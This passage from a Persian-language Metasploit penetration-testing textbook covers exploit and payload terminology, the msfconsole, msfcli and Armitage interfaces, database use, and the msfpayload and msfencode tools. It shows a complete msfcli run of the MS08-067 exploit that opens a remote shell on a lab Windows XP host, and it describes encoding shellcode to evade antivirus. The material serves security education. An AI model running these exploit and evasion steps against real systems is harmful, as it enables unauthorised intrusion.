
یک پویشگر آسیب پذیری، ابزار خودکاری است که برای شناسایی آسیب پذیری های (حفره های امنیتی) موجود در سیستم های مبتنی بر وب یا برنامه های کاربردی استفاده می شود. این پویشگرها راه های مختلفی را به طور خودکار برای تشخیص آسیب پذیری ها و جمع آوری اطلاعات از هدف استفاده می کنند، بدون اینکه شما در این رویه دخالتی داشته باشید.

کار اصلی این پویشگرها ارزیابی امنیت و در اختیار گذاشتن اطلاعات امنیتی سیستم مقابل برای ما در قالب یک گزارش است. این اطلاعات شامل مواردی از قبیل نوع سیستم عامل، نسخه ی سیستم عامل، آسیب پذیری های برنامه های مبتنی بر وب، پورت های باز روی سیستم قربانی و نیز تمام سرویس های در حال اجرا روی آن می شود. وقتی سیستم هدف را پویش می کنید، پویشگر از روش های مختلفی برای تشخیص وجود آسیب پذیری ها استفاده می کند. در پویشگرهای مدرن محاسبات و عملیات مهمی برای به حداقل رساندن False-Positive ها انجام می شود. از همین روی بسیاری از سازمان این برنامه های آماده را برای ارزیابی امنیت سیستم های خود انتخاب یا خریداری می کنند و نهایتا در صورت وجود آسیب پذیری ضعف های امنیتی را رفع می نمایند.

نکته قابل ذکر این است که تا جای امکان بهتر است از چنین ابزارهای استفاده نشود، چون اگر کارها را خودتان به صورت دستی انجام دهید، تکنیک هایی را که پویشگرهای آسیب پذیری استفاده می کنند می آموزید. این تکنیک ها برای شما می توانند بسیار ارزشمند باشند. درهرصورت اگر تمایل دارید که از چنین ابزارهایی استفاده کنید باید بسیار مراقب باشید، چون علیرغم استفاده از الگوریتم های پیشرفته و تکنیک های روز بهرحال درصدی از خطا در این ابزارها وجود دارد. در اصل زیبایی و هنر در آزمون نفوذ انجام تمام کارها به صورت دستی است و اینکه حمله و گرفتن دسترسی از سیستم ها منوط به علم و دانش شما باشد نه استفاده از ابزارهای از پیش آماده. وقتی فرد به یک متخصص امنیت تبدیل شود به ندرت از چنین ابزارهای استفاده می نماید و بیشتر متکی بر دانش خود خواهد بود.

[1] Deface

به هر حال اگر شما در ابتدای راه قرار دارید یا می خواهید واقعا یک روش رسمی و همگانی را برای آزمون نفوذ بکار گیرید حتما فازهای PTES را مطالعه نمایید. بدین ترتیب می توانید مطمئن باشید که در هر گام از آزمون نفوذ یک فرآیند کامل و غیرتکراری را پیش می گیرید.



Metasploit Basics

In this chapter, we will cover:

1. Terminology
2. Metasploit Interfaces
3. Metasploit Utilities
4. Metasploit Expers and Metasploit Pro

فصل سوم

اصول استفاده از متاسپلویت[1]

وقتی نخستین بار با Metasploit Framework (MSF) مواجه شوید، شاید در مقابل رابط کاربری (Interface)، گزینه ها (Options)، برنامه های سودمند (Utilities)، متغیر ها (Variables) و ماژول های (Modules) آن کمی سردرگم شوید. در این فصل بر روی اصول اساسی استفاده از متاسپلویت متمرکز خواهیم شد. بعلاوه واژگان رایج در علوم امنیت را نیز تشریح خواهیم کرد که برای درک مطالب کتاب و آزمون نفوذ مفید است. سپس به طور خلاصه رابط کاربری برنامه متاسپلویت را بررسی خواهیم نمود.

متاسپلویت در اصل برنامه ای رایگان و متن باز با مشارکت کنندگان بسیاری در جامعه ی امنیت است، اما با این حال دو نسخه تجاری از متاسپلویت وجود دارد که شامل ابزار و مزیت های بیشتری نسبت به نسخه رایگان هستند. اما این مسئله چندان اهمیتی ندارد، چون که برای استفاده ی نخست از متاسپلویت، باید بر روی اصول کار و یادگیری دستورات جهت اکسپلویت کردن آسیب پذیری ها و امثالهم تمرکز کنید. چرا که اصول استفاده از این برنامه در نسخه های مختلف یکسان است. تنها تفاوت در ابزارها و امکانات موجود می باشد.

واژگان[2]

در این کتاب از واژگان مختلفی استفاده می شود که در صورت مواجه با آنها برای اولین بار درکشان شاید پیچیده باشد. لازم به توضیح است که اکثر این واژگان فقط مربوط به برنامه متاسپلویت نیست و معمولا در علوم امنیت به صورت عمومی استعمال می شوند.

اکسپلویت[3]

کدی که یک هکر می نویسد و هدف اصلی آن بهره برداری از آسیب پذیری ها در سیستم ها، برنامه های کاربردی، سرویس ها و غیره است. از اکسپلویت های معمول که برای بهره برداری از آسیب پذیری های امنیتی توسعه می یابند، می توان به سرریز بافر[4] در برنامه های کاربردی، SQL Injection بر روی برنامه های مبتنی بر وب، خطا های پیکربندی در سرویس ها اشاره نمود.

پیلود[5]

کد اصلی را که در حین اکسپلویت شدن سیستم، عمل خاصی را روی سیستم قربانی انجام می دهد پیلود می گویند. پس از اجرای موفقیت آمیز این کد کنترل سیستم هدف (بسته به نوع آن) در اختیار

[1] Metasploit Basics
[2] Terminology
[3] Exploit
[4] Buffer Over-flow
[5] Payload

نفوذگر قرار می گیرد. معمولا پیلود در درون کد اکسپلویت جاسازی می شود. معروف ترین پیلودی که در متاسپلویت وجود دارد Meterpreter نام دارد (در فصل مورد نظر خود به تفصیل توضیح داده شده است). یک پوسته ی معکوس[1] را در نظر بگیرید که در آن بین سیستم هکر و قربانی ارتباط ایجاد می شود. این پیلود با در اختیار قرار دادن خط فرمان سیستم عامل قربانی (پوسته ی فرمان) به هکر عملیات خود را انجام می دهد.

شلکد[2]

شلکد مجموعه ای از دستورات است که هدف خاصی را در صورت اجرا شدن دنبال می کنند. اگر پیلود اجرا شونده بر روی سیستم قربانی نیز کار معینی را روی سیستم انجام دهد آنرا تحت نام شلکد می شناسیم. در اصل پیلودهایی که فقط (و فقط) به منظور در اختیار قرار دادن پوسته ی فرمان سیستم قربانی به هکر طراحی شده اند را شلکد می نامیم، اما دیگر پیلودهایی که اهداف دیگری را انجام می دهند نام شلکد نمی گیرند. معمولا شلکد به زبان اسمبلی نوشته می شود.

ماژول[3]

در این کتاب ماژول به عنوان یک برنامه یا قطعه کد فرض می شود که می توان از آن در متاسپلویت استفاده کرد. گاهی اوقات لازم است که از یک ماژول برای حمله به اجزای یک برنامه استفاده کنید. یا شاید لازم باشد از ماژول ها برای اعمالی مثل پویش استفاده کنید. به طور کلی ماژول های تعاملی (Interactive) نقطه ی قدرت متاسپلویت هستند، چرا که انجام بسیاری از کارها را تسهیل می بخشند.

شنونده[4]

در متاسپلویت گاهی اوقات لازم است که سیستم قربانی پس از اکسپلویت شدن به سیستم مهاجم متصل شود و اطلاعاتی را ارسال و یا در موارد خاص دریافت نماید. در این موارد یک شنونده روی سیستم مهاجم اجرا می شود تا سیستم قربانی بتواند به آن متصل گردد. از کاربردهای این ویژگی می توان به اتصال به سیستم قربانی به صورت Connect-Back اشاره کرد که در آن سیستم قربانی به سیستم مهاجم متصل شده و مثلا یک پوسته ی فرمان را در اختیار قرار می دهد.

واسطه کاربری متاسپلویت

واسط کاربری متاسپلویت قابلیت های اساسی آن را در اختیار قرار می دهند و بر دو شکل یعنی خط فرمان (Console Command Line) و گرافیکی (Graphical Interface) می باشند. علاوه بر این دو واسط برنامه

[1] Reverse Shel
[2] Shellcode
[3] Module
[4] Listener

های سودمندی وجود دارند که با آنها می توان مستقیما به توابع داخلی فریمورک متاسپلویت دسترسی یافت. این برنامه ها در توسعه ی اکسپلویت برای متاسپلویت بسیار کارآمد و کمک کننده هستند.

کنسول متاسپلویت[1]

کنسول متاسپلویت یکی از محبوب ترین قسمت های آن است. چرا که از قابل انعطاف ترین و مفیدترین ابزارهای موجود در این برنامه می باشد. در کنسول متاسپلویت تمام اعمال ها (مثل انجام تنظیمات) به صورت نوشتاری انجام می شود.

نفوذگران می توانند از این کنسول برای انجام هر چیزی استفاده کنند، مثل اجرا کردن اکسپلویت، بارگذاری ماژول های کمکی، ایجاد شنونده، و به طور کلی تمامی اعمال مورد نیاز برای بهره برداری از آسیب پذیری ها.

فریمورک متاسپلویت به طور مداوم در حال تغییر است، با این حال زیر مجموعه ای از دستورات ثابت می مانند. بدین ترتیب تسلط بر اصول اصلی این کنسول امکان یادگیری هرچه سریع تر تغییرات را فراهم می آورد.

نکته: قبل از پرداختن به شروع کار با متاسپلویت باید متذکر شد که در این کتاب، تمام آموزش ها در محیط توزیع بک ترک (BackTrack) اجرا شده اند. شاید برخی با این توزیع آشنایی نداشته باشند، لذا در پیوست یک کتاب نحوه نصب و راه اندازی آن را تحت VMWare توضیح داده ایم. از همین روی برای نصب و راه اندازی بک ترک به پیوست یک کتاب رجوع کنید.

واسط کنسول متاسپلویت

برای اجرای کنسول عبارت msfconsole را در یک پوسته ی فرمان (ترمینال) اجرا کنید. برای اطلاعات بیشتر راجع به دستورات و آرگومان های مختلف می توان از واژه ی help استفاده کرد (جلوتر با نحوه استفاده از این دستور آشنا خواهید شد).

```
c3phalex@bt:/opt/framework/msf3# msfconsole
< metasploit >
------------
      \ ,__,
        \ (oo)____
          (__)       )\
             ||--|| *
msf >
```

---

[1] MSFconsole

طبعاً به هنگام کار با برنامه های امنیتی باید از نحوه ی کارکرد دستورات درون آنها اطلاع داشته باشید، لذا معمولا باید فایل راهنمای آنها را مطالعه کنید. برای خواندن راهنمای هر دستور کافیست کلمه help را در ابتدای آن دستور در محیط کنسول متاسپلویت وارد کنید. به عنوان مثال در اینجا برای خواندن راهنمای دستور connect عبارت زیر را وارد می نماییم:

```
Msf> help connect
                'Show Result's
```

کنسول فایل باینری اصلی فریمورک متاسپلویت است که معمولا کاربر آن را اجرا می کند و بنر متاسپلویت با حروف اسکی نیز بر روی ترمینال چاپ می گردد. این برنامه حالت تعاملی یا اصطلاحا Interactive با کاربر دارد. بدین معنی که کاربر می تواند با تعامل با برنامه بردار حمله مورد نظر خود را مشخص سازد.

مثلا فرض کنید در قسمتی برنامه نام پلتفرم مورد نظرتان را می خواهد (برای ساختن شلکد) و شما گزینه مطلوب را انتخاب می کنید. در قسمت بعد آدرس IP دریافت می گردد، سپس نوع پیلود و الی آخر. در این روال قابل مشاهده است که برنامه با کاربر در حال تعامل است و مسائل و موارد مختلف را می پرسد و امکان انتخاب گزینه ی مطلوب را به شما می دهد. علاوه بر قابلیت تعاملی در کنسول متاسپلویت، تقریبا تمام قابلیت های متاسپلویت را نیز می توان یافت. به عنوان مثال حمله کردن به قربانی ها، ساختن شنونده ها و غیره...

واسط خط فرمان[1]

واسط دیگر واسط خط فرمان نام دارد. رفتار و نوع این برنامه بیشتر برای عمل در محیط CLI نوشته شده است و نه ایجاد حالت تعاملی به صورت کامل با کاربر.

با اجرای این برنامه نیز می توانید به قابلیت های متاسپلویت دسترسی داشته باشید، اما این برنامه بیشتر برای اسکریپت نویسی و تفسیر اطلاعات مختلف (مثل دریافت اطلاعات خروجی از دیگر برنامه ها به عنوان اطلاعات ورودی و عمل نمودن بر اساس آنها) نوشته شده است. برای اجرای آن هم کافی است به مسیر نصب برنامه بروید و عبارت msfcli را بنویسید.

فرض کنید می خواهید یک آسیب پذیری خاص را روی یک رنج از آدرس های IP امتحان کنید و سیستم های آسیب پذیر را شناسایی کنید. در این صورت می توانید از این برنامه استفاده کنید و ماژول مورد نظرتان را اجرا کرده و خروجی آن را در ترمینال (همان command-prompt) بنویسید یا در یک فایل قرار دهید یا اینکه اصلا یک ارتباط سوکت با یک کامپیوتر دیگر برقرار کنید و آدرس های آسیب پذیر را به سمت آن سوکت ارسال کنید. همه این مسائل قابل انجام است و می توانید با نوشتن اسکریپت و ماژول مناسب و اجرای آن در محیط خط فرمان به آنها دست پیدا کنید. بنابراین می شود گفت در مواردی که خود برنامه ی کنسول متاسپلویت

[1] MSFcli

(یعنی برنامه اصلی متاسپلویت) فاقد یک کارایی یا انعطاف پذیری مورد نظر شما است، می توانید ماژول ها، پلاگین ها و اسکریپت های مورد نظر خودتان را بنویسید و بسادگی آنها را بواسطه ی برنامه ی msfcli اجرا نمایید. بعلاوه از msfcli می توان برای تست اکسپلویت ها استفاده کرد.

برای اجرای این واسط دستور زیر را در پوسته ی فرمان وارد نمایید:

```
c3phalex@bt:/opt/framework3/msf3# msfcli -h
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
==========================================================================
==========
        Mode Description
        ---- ---------------
        (H)elp You're looking at it, baby!
        (S)ummary Show information about this module
        (O)ptions Show available options for this module
        (A)dvanced Show available advanced options for this module
        (I)DS Evasion Show available ids evasion options for this module
        (P)ayloads Show available payloads for this module
        (T)argets Show available targets for this exploit module
        (AC)tions Show available actions for this auxiliary module
        (C)heck Run the check routine of the selected module
        (E)xecute Execute the selected module
root@bt:/opt/framework3/msf3#
```

اکنون نمونه ای استفاده از msfcli را نشان می دهیم. در مورد جزئیات نگران نباشید؛ چرا که در ادامه ی این کتاب با تمام این مباحث آشنا می شوید.

وقتی برای اولین بار از قابلیتی درمتاسپلویت استفاده می کنید با استفاده از حرف O در پایان ماژول می توانید پارامترهای مورد نیاز را بخوانید. به عنوان نمونه برای اطلاع از پارامترهای ماژول ms08_067_netapi دستور زیر را وارد می کنیم:

```
c3phalex@bt:/# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

        Name            Current Setting         Required        Description
```

RHOST	0.0.0.0	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

مشاهده می کنید که این ماژول به سه پارامتر RHOST، RPORT و SMBPIPE برای انجام عملیات خود نیاز دارد. اکنون برای یافتن پیلودهای عملیاتی در این ماژول از حرف P استفاده می کنیم.

---

c3phalex @bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P
[*]Please wait while we load the module tree...
Compatible payloads
==========

Name	Description
generic/debug_trap	Generate a debug trap in the target process
generic/shell_bind_tcp	Listen for a connection and spawn a command shell

---

تمام پیلودهای موجود در لیست فوق نمایش نیافته اند. پس از تنظیم تمام گزینه های لازم برای ماژول از حرف E برای دور زدن وقفه های امنیتی می توان استفاده نمود.

---


root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155
PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:46025 -> 192.168.1.155:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>

عملیات با موفقیت انجام شد و به سیستم قربانی دسترسی یافته ایم.

واسط آرمیتج[1]

واسط دیگری به نام آرمیتج وجود دارد با این تفاوت که این واسط گرافیکی است و توسط Raphael Mudge توسعه یافته است. این برنامه به صورت مستقل ارائه می شود و با نصب و اجرای آن می توان عملیات مختلف را به صورت گرافیکی انجام داد. محیط این برنامه پس از اجرا به شکل زیر است که در عکس می توانید مشاهده کنید.



برای اجرای این واسط کافیست پس از نصب به مسیر برنامه رفته و فایل armitage را اجرا کنید:

```
c3phalex@bt:/opt/framework3/msf3# armitage
```

لذا برای دسترسی به متاسپلویت سه راه وجود دارد؛ یکی رابط msfconsole و دیگری msfcli است که این دو رابط مبتنی بر متن هستند. رابط دیگر یعنی Armitage نیز به صورت گرافیکی ارائه می شود (هر چند برنامه هایی مانند Armitage فراوان وجود دارند).

[1] Armitage

کار با پایگاه داده در متاسپلویت[1]

هنگامی که یک آزمایش نفوذ پیچیده ای را می خواهید بر روی تعداد زیادی هدف انجام بدهید. باید تمامی فعالیت های خود را ذخیره کنید. خوشبختانه متاسپلویت از بانک های اطلاعاتی مختلفی پشتیبانی می کند که می توانید برای ذخیره فعالیت های خود از آن ها استفاده کنید. ابتدا اطمینان حاصل کنید که چه بانک اطلاعاتی بر روی سیستم شما موجود است و باید تصمیم بگیرید چه سیستم پایگاه داده ای را می خواهید مورد استفاده قرار بدهید. متاسپلویت از بانک های اطلاعاتی متعددی از قبیل MySql و PostgreSql پشتیبانی می کند. اما در حالت پیش فرض PostgreSQL بانک اطلاعاتی مورد استفاده متاسپلویت است. از همین روی ما فقط متمرکز به توضیح دادن همین بانک اطلاعاتی می شویم.

نصب PostgreSQL (Install PostgreSQL Ruby Gem)

قبل از اینکه بانک اطلاعاتی postgresql را مورد استفاده قرار بدهید. باید آن را نصب کنید. برای نصب کردن این بانک اطلاعاتی باید دستور زیر را در بک ترک اجرا کنید.

```
root@bt:~# apt-get install postgres
root@bt:~# gem install pg
```

سپس بعد از نصب دو پکیج بالا، وقت آن می رسد که یک کلمه عبور برای بانک اطلاعاتی Postgres تعریف کنیم. زیرا که برای اتصال به بانک اطلاعاتی و ایجاد بانک اطلاعاتی نیاز به یک کلمه عبور داریم. به این نکته هم دقت داشته باشید. به صورت پیشفرض نام کاربری بانک اطلاعاتی Postgresql ، postgres است از همین روی نیاز به تنظیم کردن دیگر ندارد. برای تنظیم پسورد برای بانک اطلاعاتی Postgresql هم مانند زیر عمل کنید.

```
root@bt:~# su postgres -c psql
psql (8.4.8)
Type "help" for help.
postgres=# \password
Enter new password: oopssec
Enter it again: oopssec
postgres=# \q
```


[1] Working with Databases in Metasploit

متصل شدن به بانک اطلاعاتی

برای متصل شدن به بانک اطلاعاتی Postgresql باید ابتدا متاسپلویت را اجرا کنید سپس وقتی که msf> ظاهر شد مانند زیر عمل کنید تا به بانک اطلاعاتی متصل شوید.

---

root@bt:~# msfconsole
msf> db_connect postgres:oopssec@127.0.0.1/msfbook

وقتی که این دستور را اجرا کنید برنامه متاسپلویت خروجی های بسیاری می دهد. که حاکی از ساختن جداول بانک اطلاعتی است. ولی برای اینکه ببینید به بانک اطلاعاتی Postgresql و پایگاه داده msfbook موفقیت آمیز متصل شده است از دستور db_status می توانید استفاده کنید تا وضعیت اتصال برنامه متاسپلویت به بانک اطلاعاتی را نمایش دهد.

---

msf> db_status
[+] postgresql connected to msfbook

در بالا مشاهده می کنید که متاسپلویت به ما در خروجی این postgresql connected to msfbook را داده است. که حاکی این می باشد که برنامه متاسپلویت با موفقیت به بانک اطلاعاتی msfbook متصل شده است. خوب به نظر همه چیز درست و خوب تنظیم شده، حال می توانید بک فنجان قهوه بنوشید.

وارد کردن نتایج پویش namp به داخل متاسپلویت

هنگامی که با چندتیم دیگر، و با افرادی گوناگون در حال انجام عملیات نفوذگری در مکان و زمان های مختلف هستید. این موضوع به شما کمک می کند که چگونه نتایج عمل پویشگری که انجام داده اید را ذخیره و در فریمورک متاسپلویت وارد کنید. در آینده، نشان خواهیم داد که چگونه نتایج یک پویشگری معمولی را در قالب یک فایل XML تولید (برای تولید یک خروجی XML از سوئیچ oX- استفاده می شود) و سپس آن را وارد فریمورک متاسپلویت کنید. ابتدا، ما هدفمان را مورد پویش قرار می دهیم و با استفاده از سوئیچ oX- یک خروجی XML می سازیم.

---

root@bt:~# nmap -Pn -sS -A -oX Subnet1 192.168.1.0/24

بعد از ایجاد فایل XML با استفاده از دستور db_import اطلاعات را به داخل بانک اطلاعاتی وارد می کنیم. سپس برای آنکه ببینیم به درستی اطلاعات وارد بانک اطلاعاتی شده است از دستور hosts استفاده می کنیم. که شامل لیست سیستم های ورودی هست که ایجاد شده است.


```
msf > db_connect postgres:oopssec@127.0.0.1/msfbook
msf > db_import Subnet1.xml
msf > db_hosts -c address
Hosts
=====
address
-------
192.168.6.1
192.168.6.2
192.168.6.134
192.168.6.254
msf>
```

این خروجی در بالا نشان می دهد که نتایج پویشگری با موفقیت وارد به متاسپلویت شده است زیرا وقتی که دستور hosts را وارد می کنیم آی پی های خروجی گواه بر این موضوع است.

آنالیز داده های ذخیره شده

حال اجازه بدهید چند دستور مهم را که درک روشن تری از نتایج ذخیره شده به ما می دهند را مورد بررسی قرار بدهیم.

Msf>hosts : این دستور تمامی میزبان هایی که در بانک اطلاعاتی وجود دارند را نشان خواهد داد. در تصویر زیر یک نمونه از خروجی این دستور را می بینید.



در خروجی مشاهده می کنید که اطلاعات بسیاری وجود دارد، بر حسب نیاز شما می توانید این اطلاعات را فیلتر گذاری کنید و خروجی مورد نیاز خود را دریافت کنید. به عنوان مثال ما می خوایم فقط آدرس قربانی و نوع سیستم عامل مورد استفاده آن را بفهمیم، برای انجام این کار می توانیم از دستور زیر استفاده کنیم.

```
msf > hosts -c address, os_name
Hosts
=====
address              os_name
-------              ------
192.168.56.1
192.168.56.101
192.168.56.102       Microsoft Windows
192.168.56.103       Linux
```

msf > services : این دستور هم یکی دیگر از دستور های خارق العاده ایست که اطلاعات مختلفی در مورد سرویس های در حال اجرا بر روی سیستم قربانی به متخصص امنیت می دهد این دستور می تواند که کمک بسیار زیادی به یک متخصص امنیت کند.

msf > vulns: این دستور همه ضعف های امنیتی که بر روی قربانی وجود دارد را لیست می کند.

حذف کردن پایگاه داده ایجاد شده

برای حذف کردن پایگاه داده ای که ایجاد کرده اید می توانید از دستور زیر استفاده کنید.

```
Msf > db_destroy postgres:oopssec@127.0.0.1/msfbook
Database " msfbook" dropped.
Msf>
```

برنامه های کاربردی متاسپلویت

پس از آشنایی با واسط های متاسپلویت اکنون وقت آشنایی با ابزارهای کاربردی متاسپلویت است که در اکسپلویت کردن سیستم ها و نیز توسعه ی اکسپلویت ها مفید هستند. این برنامه های کاربردی برای دسترسی مستقیم به ویژگی های خاص در متاسپلویت نوشته شده اند که در شرایط مختلف در زمان حمله و اکسپلویت کردن آسیب پذیری ها به کار می آیند. چند تا از مهم ترین این ابزارها از قرار زیر می باشند:

MSFPayload

ابزار msfpayload امکان تولید شل کدهای قابل اجرا در خارج از محیط متاسپلویت را می دهد. این ابزار برای یک نفوذگر بسیار حیاتی است، چرا که در تبدیل اکسپلویت ها به فایل های قابل اجرا در انواع پلتفرم ها شما را یاری می کند. به عنوان نمونه می توانید شلکدهایی با فرمت های مختلف از قبیل C، Ruby، Python، Javascript و حتی Visual Basic ایجاد کنید. هر یک از فرمت ها در شرایط خاصی می توانند مفید واقع شوند. مثلا اگر در حال اکسپلویت کردن مرورگر هستید، فرمت جاوا اسکریپت مناسب تر به نظر می رسد. چون می توان کد اکسپلویت را در یک فایل HTML قرار داد و مستقیما از آن استفاده کرد. جهت رویت گزینه های msfpayload کافیست که در پوسته ی فرمان عبارت msfpayload -h را وارد نمایید:

---

root@bt:/# msfpayload –h

برای دیدن پارامترهای مورد نظر هر ماژول payload نیز درست مثل msfcli، می توان از حرف O استفاده نمود. به دستور زیر به عنوان یک نمونه توجه نمایید:

---

root@bt:/# msfpayload windows/shell_reverse_tcp O

در فصل های آتی شرح بیشتری از MSFpayload خواهیم داد.

رمزی نگاری شلکد[1]

در بسیاری از توابعی که آسیب پذیری سرریز بافر دارند (که معمولا توابع رشته ای هستند)، بایت NULL به عنوان انتهای رشته تلقی می گردد، مثل strcpy ، strcat و امثالهم. لذا اگر در وسط شلکد یک کاراکتر NULL باشد، این توابع شلکد را فقط تا اولین بایت NULL می خوانند و باقیمانده ی شلکد را حساب نمی کنند.

زمانی که یک شلکد را بوسیله ی msfpayload تولید می کنید معمولا دارای چندین بایت NULL یا FF است. لذا در زمان رمزنگاری شلکد، باید خودتان به صورت دستی یا با استفاده از ابزار مناسب آنها را از بایت های مزاحم پاک کنید. از طرف دیگر احتمال دارد شلکد توسط IDS یا آنتی ویروس ها شناسایی شود.

برای رفع این مشکل تیم توسعه دهنده ی متاسپلویت ابزاری به نام رمزی نگاری شلکد طراحی کرده است. با استفاده از این ابزار می توان شلکد را به صورت کدهای نامرتب و در هم شده (رمز شده) تبدیل کنید تا بدین ترتیب توسط مکانیزم های دفاعی قابل تشخیص نباشند.

برای رویت گزینه های موجود در این ابزار کافیست دستور msfencode –h را در پوسته ی فرمان اجرا کنید.

[1] MSFencode

بعلاوه برنامه ی متاسپلویت شامل لیستی از برنامه های رمزنگار (Encoder) برای شرایط خاص است. برای دیدن این رمزنگارها نیز می توانید از دستور msfencode –l استفاده کنید. با اجرای این دستور علاوه بر توضیحات مربوط به هر رمزنگار، میزان محبوبیت آن نیز به نمایش در می آید که با عبارت Excellent به معنای بالاترین محبوبیت و Low به معنای پایین ترین محبوبیت نمایش می یابند. این رتبه بندی دقت و ضریب اطمینان هر رمزنگار را مشخص می سازد.

پوسته ی اسمبلر NASM

ابزار nasm_shell.rb نیز از مهم ترین ابزارهای متاسپلویت است. این ابزار در درک کدهای ماشین مفید است و در واقع کدهای اسمبلی را به دستورات ماشین تبدیل می نماید. به عنوان مثال دستور jmp esp در زبان ماشین به صورت FFE4 ترجمه می گردد (می گوییم opcode دستور jmp esp برابر FFE4 است):


```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb
nasm > jmp esp
00000000 FFE4                   jmp esp
```

نسخه های تجاری متاسپلویت

نسخه های Express و Pro در واقع نسخه های تجاری فریمورک متاسپلویت هستند که با ارائه ی ابزارهای کاربردی بیشتر می تواند هم افراد تازه کار و هم متخصصین را در امر آزمون نفوذ یاری دهد. هر دو نسخه ابزارهایی را دارند که نسخه ی عمومی فاقد آنهاست، از جمله ابزار Bruteforcing و حمله خودکار به وبسایت ها. بعلاوه در نسخه ی Pro یک بخش مدیریت گزارش نیز وجود دارد که برای امر گزارش نویسی بسیار مفید هستند. بهرحال نسخه های تجاری برای متخصص های امنیتی در نظر گرفته شده اند تا سرعت کار را در آزمون نفوذ بالا برند.

خاتمه ی فصل

در این فصل مروری بر قسمت های مختلف متاسپلویت انجام شد و با قابلیت های اساسی آن آشنا شدید. با پیشرفت در فصول این کتاب، ابزارهای مختلف مورد بررسی قرار خواهند گرفت و تسلط بیشتری بر استفاده از متاسپلویت در امر آزمون نفوذ پیدا خواهید کرد.



Information Gathering and Scanning

In this chapter, we will cover:

1. Intelligence Gathering
2. Passive Information Gathering
3. Active Information Gathering
4. Port scanning – the Nmap way
5. Exploring auxiliary modules for scanning
6. Target service scanning with auxiliary modules
7. Vulnerability scanning with Nessus
8. Scanning with NeXpose
9. Sharing information with the Dradis framework

فصل چهارم

جمع آوری اطلاعات[1]

فاز جمع آوری اطلاعات بعد از فاز توافق های قبل از قرارداد، دومین قسمتی است که در آزمایش امنیت انجام می گیرد. هدف از انجام دادن فاز جمع آوری اطلاعات به دست آوردن اطلاعات دقیق از قربانی می باشد بدون آنکه هویت شخص حمله کننده آشکار شود. با فراگیری فاز جمع آوری اطلاعات می توانید از اطلاعات بدست آورده خود برای شناسایی بهترین راه نفوذ به هدف استفاده مفیدی کنید، اما به هر دلیلی در این فاز یک مرحله را به درستی انجام ندهید ممکن است که یک آسیب پذیری یا یک راه که منجرب به نفوذ به سیستم هدف می شود را از دست بدهید.

